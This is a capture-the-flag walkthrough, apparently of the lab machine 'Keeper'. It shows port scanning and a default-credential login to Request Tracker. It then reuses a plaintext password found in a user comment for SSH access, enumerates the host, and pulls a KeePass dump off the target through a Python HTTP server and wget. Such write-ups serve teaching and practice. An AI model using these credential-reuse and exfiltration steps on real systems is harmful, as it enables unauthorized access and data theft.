

# *Information Gathering*

1) Found open ports from initial scan




```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.227
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 11:11 IST
Nmap scan report for 10.10.11.227
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 49.11 seconds
```

2) Found a login page



To raise an IT support ticket, please visit tickets.keeper.htb/rt/



Not logged in.

RT for tickets.keeper.htb

Login 4.4.4+dfsg-2ubuntu1

Username:


Password:

Login

»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Distributed under version 2 of the GNU GPL.
To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.

3) Found default credentials



Best Practical Solutions
https://forum.bestpractical.com › forgot-admin-passwo...


Forgot admin password of RT - RT Users

13-Nov-2018 — NOTE: The default credentials for RT are: **User: **root** Pass: password** Not changing the root password from the default is a **SECURITY** risk!

| | |
|---|---|
| **Default password - RT** Users | 31 Jul 2007 |
| **RT 4.4.4** and AD ExternalAuth - **RT** Users | 13 Dec 2019 |
| **RT 4.4.4** Mailgate configuration | 10 Jun 2020 |
| Installing RTIR on **RT 4.4.4** | 26 Feb 2020 |

More results from forum.bestpractical.com

4) Logged in with creds



RT at a glance

10 highest priority tickets I own

10 newest unowned tickets

Bookmarked Tickets

Quick ticket creation

Subject:
Queue: General
Owner: Me
Requestors: root@localhost
Content:

Create

My reminders

Queue list

| Queue | new | open | stalled |
|---|---|---|---|
| General | 1 | - | - |


Dashboards

Refresh

Don't refresh this page.

Go!

5) Found a user password



Identity

Username: lnorgaard (required)
Email: lnorgaard@keeper.htb
Real Name: Lise Nørgaard
Nickname: Lise
Unix login: lnorgaard
Language: Danish
Timezone: System Default (Europe/Berlin)
Extra info: Helpdesk Agent from Korsbæk

Access control

☑ Let this user access RT
☑ Let this user be granted rights (Privileged)
root's current password:
New password:
Retype Password:

Comments about this user

```
New user. Initial password set to Welcome2023!
```

Location

Organization:
Address1:
Address2:
City:
State:
Zip:
Country:

Phone numbers

Home:
Work:
Mobile:
Pager:

Manage user data

Download User Information

Core user data

Tickets with this user as a requestor

Ticket transactions this user created

Remove User Information


Clear core user data, set anonymous username

Replace this user's activity records with "Nobody" user

Delete this user, tickets associated with this user must

# ***Vulnerability Assessment***


1) Checked for password reuse



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ssh lnorgaard@10.10.11.227
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ 
```

# ***Exploitation***


1) Got user flag



```
lnorgaard@keeper:~$ cat user.txt
655633f22f2d94fca7a2db57125d2ab9
lnorgaard@keeper:~$ 
```


# Privilege Escalation

1) Enumerated the machine




```
lnorgaard@keeper:~$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0    104 10.10.11.227:22         10.10.16.3:41052        ESTABLISHED -
tcp        0      1 10.10.11.227:33040      1.1.1.1:53              SYN_SENT    -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
```

2) Found a zip file




```
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ 
```




```
lnorgaard@keeper:~$ python3 -m http.server -b 10.10.11.227 8080
Serving HTTP on 10.10.11.227 port 8080 (http://10.10.11.227:8080/) ...
10.10.16.3 - - [14/Nov/2023 07:12:16] "GET /RT30000.zip HTTP/1.1" 200 -
```

```
┌──(vigneswar㉿vigneswar)-[~/keeper]
└─$ wget http://10.10.11.227:8080/RT30000.zip
--2023-11-14 11:42:15--  http://10.10.11.227:8080/RT30000.zip
Connecting to 10.10.11.227:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87391651 (83M) [application/zip]
Saving to: ‘RT30000.zip’

RT30000.zip             100%[==========================>]  83.34M   325KB/s    in 4m 52s

2023-11-14 11:47:07 (292 KB/s) - ‘RT30000.zip’ saved [87391651/87391651]

┌──(vigneswar㉿vigneswar)-[~/keeper]
└─$ 
```

3) Found a dump file



```
┌──(vigneswar㉿vigneswar)-[~/keeper]
└─$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip
```



